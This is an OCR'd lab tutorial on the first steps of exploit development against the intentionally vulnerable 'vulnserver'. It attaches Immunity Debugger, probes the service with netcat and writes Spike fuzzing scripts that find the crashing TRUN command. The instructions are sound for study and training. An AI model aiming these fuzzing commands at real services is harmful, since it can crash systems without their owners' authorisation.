

IMMUNITY
RESOURCES | RESELLERS | PARTNERS | CAREERS | CLIENT LOGIN | CONTACT
COMPANY SERVICES PRODUCTS EDUCATION BLOG
IMMUNITY
DEBUGGER
Debugger Overview
Job Ads in Debugger
DEBUGGER

Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, the industry's first heap analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility.

Download

Download Immunity Debugger Here!


Once you install the software, run it as administrator.




Host Name: IEWIN7
IE Version: 11.0.9600.18860
OS Version: Windows 7

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems

Waiting for client connections...
```

From the Immunity Debugger main window, click on the “File” tab and select the “Attach” option.




A small window will pop-up asking you to select a specific process that you want to


Immunity Debugger - [CPU]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Attach
Cancel

Select process to attach

PID	Name	Service	Listening	Window	Path
252	smss				\SystemRoot\System32\smss.exe
276	VBoxTray			VBoxTrayDnDWnd	C:\Windows\System32\VBoxTray.exe
280	sppsvc	sppsvc			C:\Windows\system32\sppsvc.exe
332	csrss				C:\Windows\system32\csrss.exe
380	wininit				C:\Windows\system32\wininit.exe
388	csrss				C:\Windows\system32\csrss.exe
416	winlogon				C:\Windows\system32\winlogon.exe
476	services				C:\Windows\system32\services.exe
484	lsass	SamSs			C:\Windows\system32\lsass.exe
492	lsm				C:\Windows\system32\lsm.exe
540	svchost	PolicyAgent			C:\Windows\system32\svchost.exe
604	svchost	DcomLaunch, Pl			C:\Windows\system32\svchost.exe
664	VBoxService	VBoxService			C:\Windows\System32\VBoxService.exe
720	svchost	RpcEptMapper,			C:\Windows\system32\svchost.exe
788	svchost	Audiosrv, Dhcp			C:\Windows\System32\svchost.exe
860	svchost	AudioEndpointB			C:\Windows\System32\svchost.exe
904	svchost	EventSystem, F			C:\Windows\system32\svchost.exe
936	svchost	AeLookupSvc, B			C:\Windows\system32\svchost.exe
1044	svchost	gpsvc			C:\Windows\system32\svchost.exe
1168	svchost	CryptSvc, Dnsc			C:\Windows\system32\svchost.exe
1384	spoolsv	Spooler			C:\Windows\System32\spoolsv.exe
1444	svchost	BFE, DPS, MpsS			C:\Windows\system32\svchost.exe
1472	taskhost			MCI command handling windo	C:\Windows\system32\taskhost.exe
1600	svchost	DiagTrack			C:\Windows\System32\svchost.exe
1628	svchost	FDResPub, SSDP			C:\Windows\system32\svchost.exe
1736	cygrunsrv	OpenSSHd			C:\Program Files\OpenSSH\bin\cygrunsrv.exe
1756	Dwm			DWM Notification Window	C:\Windows\system32\Dwm.exe
1808	wlms	WLMS			C:\Windows\system32\wlms\wlms.exe
1944	conhost				C:\Windows\system32\conhost.exe
1968	sshd				C:\Program Files\OpenSSH\usr\sbin\sshd.exe
2040	Explorer			Start	C:\Windows\Explorer.EXE
2076	svchost	WinDefend			C:\Windows\System32\svchost.exe
2176	MpCmdRun				c:\program files\windows defender\MpCmdRun.exe
2188	SearchIndex	WSearch			C:\Windows\system32\SearchIndexer.exe
2400	conhost			MSCTFIME UI	C:\Windows\system32\conhost.exe
3188	wmiprvse				C:\Windows\system32\wbem\wmiprvse.exe
3416	svchost	swprv			C:\Windows\System32\svchost.exe
3648	msiexec	msiserver			C:\Windows\system32\msiexec.exe
3708	wuauclt				C:\Windows\system32\wuauclt.exe
3816	TrustedInst	TrustedInstall			C:\Windows\servicing\TrustedInstaller.exe
3848	vulnserver			C:\Users\IEUser\Desktop\vu	C:\Users\IEUser\Desktop\vulnserver\vulnserver.exe

It will embed the running process of the vulnerable software into the debugger interface. To start running the debugger, click on the play button.


File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
77483C49  C3                RETN
77483C4A  90                NOP
77483C4B  90                NOP
77483C4C  90                NOP
77483C4D  90                NOP
77483C4E  90                NOP
77483C4F  90                NOP
77483C50  57                PUSH EDI
77483C51  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77483C55  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77483C59  C702 00000000     MOV DWORD PTR DS:[EDX],0
77483C5F  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77483C62  0BFF              OR EDI,EDI
77483C64  74 1E             JE SHORT ntdll.77483C84
77483C66  83C9 FF           OR ECX,FFFFFFFF
77483C69  33C0              XOR EAX,EAX
77483C6B  F2:AE             REPNE SCAS BYTE PTR ES:[EDI]
77483C6D  F7D1              NOT ECX
77483C6F  81F9 FFFF0000     CMP ECX,0FFFF
77483C75  76 05             JBE SHORT ntdll.77483C7C
77483C77  B9 FFFF0000       MOV ECX,0FFFF
77483C7C  66:894A 02        MOV WORD PTR DS:[EDX+2],CX
77483C80  49                DEC ECX
77483C81  66:890A           MOV WORD PTR DS:[EDX],CX
77483C84  5F                POP EDI
77483C85  C2 0800           RETN 8
77483C88  57                PUSH EDI
77483C89  8B7C24 0C         MOV EDI,DWORD PTR SS:[ESP+C]
77483C8D  8B5424 08         MOV EDX,DWORD PTR SS:[ESP+8]
77483C91  C702 00000000     MOV DWORD PTR DS:[EDX],0
77483C97  897A 04           MOV DWORD PTR DS:[EDX+4],EDI
77483C9A  0BFF              OR EDI,EDI
77483C9C  74 1E             JE SHORT ntdll.77483CBC
```

```
Registers (FPU)
EAX 7FFDE000
ECX 00000000
EDX 774EEC83 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0182FF5C
EBP 0182FF88
ESI 00000000
EDI 00000000

EIP 77483C49 ntdll.77483C49

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00 ÿÿÿÿ.@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00 ÿÿÿÿ....
00403018 FF FF FF FF 00 00 00 00 ÿÿÿÿ....
00403020 FF FF FF FF 00 00 00 00 ÿÿÿÿ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
```

```
0182FF5C   774EECBF ¿ìNw RETURN to ntdll.774EECBF from ntdll.DbgBreakP
0182FF60   76DB823B ;■Ûv
0182FF64   00000000 ....
0182FF68   00000000 ....
0182FF6C   00000000 ....
0182FF70   0182FF60 `ÿ■
0182FF74   00000000 ....
0182FF78   0182FFC4 Äÿ■  Pointer to next SEH record
0182FF7C   7746E355 UãFw SE handler
0182FF80   00137E6B k~‼.
0182FF84   00000000 ....
0182FF88  ┌0182FF94 ■ÿ■
0182FF8C  │7605EF6C lï|v RETURN to kernel32.7605EF6C
0182FF90  │00000000 ....
0182FF94  └0182FFD4 Ôÿ■
```


1 — Spiking

Spike is a part of the Kali distribution. It is a program that sends created packages to an application to make it crash. Spike can send both TCP and UDP packages, and with the assistance of Spike, we can find vulnerabilities in applications. In this part, we will demonstrate the usage of Spike against “vulnserver.”

Start “vulnserver” on Windows machine, and On Kali Linux, connect to “vulnserver” with “netcat.” By default, “vulnserver” runs on port 9999.

Ex: (root@kali:~# nc -nv 10.10.10.4 9999).


Then type “HELP” to list the available commands.



```
root@root:~# nc -nv 10.10.10.4 9999
(UNKNOWN) [10.10.10.4] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

To send TCP packages, we use the “generic_send_tcp” command. The proper form to use this command is as follows: (generic_send_tcp <IP address> <port number> <spike_script> <SKIPVAR> <SKIPSTR>).

Ex: (root@kali:~# generic_send_tcp).




```
root@root:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@root:~#
```

In the event that the template contains more than one variable, we can test each one if we specify different values for “SKIPVAR.” In our case, this is always zero. Spike sends packages with alternating strings in place of variables. We can begin from a specific

point in the test if we indicate a value for “SKIPSTR.” If the value is zero, then Spike starts from the beginning.

Spike scripts portray the package configurations of the communication. So we can tell Spike, which parameters should test first. We need to check every command in the “vulnserver” to see whether we can crash it or not.

For instance, the following template will try to send the “STATS” command with various parameters




Open up the text editor and type the following lines to test the *“STATS”* command and save it as a *“stats.spk”* file.

s_readline();


s_string(“STATS ”);

s_string_variable(“0”);




```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Now we are ready to send our first packages with Spike. While our debugger is running, type the following command with the spike script we created to test the “STATS” parameter




Ex: (root@kali:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0).




```
root@root:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
```

Watch Immunity debugger and wait until the application crashes. If within a minute or so it doesn't crash, stop spiking the "STATS" parameter and try other commands



```
0183FF5C   00000000 ....
0183FF60   00000000 ....
0183FF64   00000000 ....
0183FF68   00000000 ....
0183FF6C   00000000 ....
0183FF70   00000000 ....
0183FF74   00000000 ....
0183FF78   00764830 0Hv. ASCII "HELP"
0183FF7C   00001000 .┼..
0183FF80   00000000 ....
0183FF84   00000000 ....
0183FF88   0183FF94 ■ÿ■
0183FF8C   76ABEF6C lï«v kernel32.76ABEF6C
0183FF90   00000064 d...
0183FF94   0183FFD4 Ôÿ■
0183FF98   770E3618 ↑6♬w ntdll.770E3618
0183FF9C   00000064 d...
0183FFA0   76943689 ■6■v
0183FFA4   00000000 ....
0183FFA8   00000000 ....
0183FFAC   00000064 d...
```




For the sake of time, we have tested some of them and found that the *"TRUN"* parameter is vulnerable, and it crashes within seconds. Open up the text editor and type the following lines to test the *"TRUN"* command and save it as a *"trun.spk"* file.

s_readline();

s_string("TRUN ");

s_string_variable("0");




```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Before we start sending packages, we have to set the environment. First, run the "vulnserver" and Immunity debugger on the Windows machine as an administrator. Then attach the "vulnserver" running process to Immunity and run the debugger.

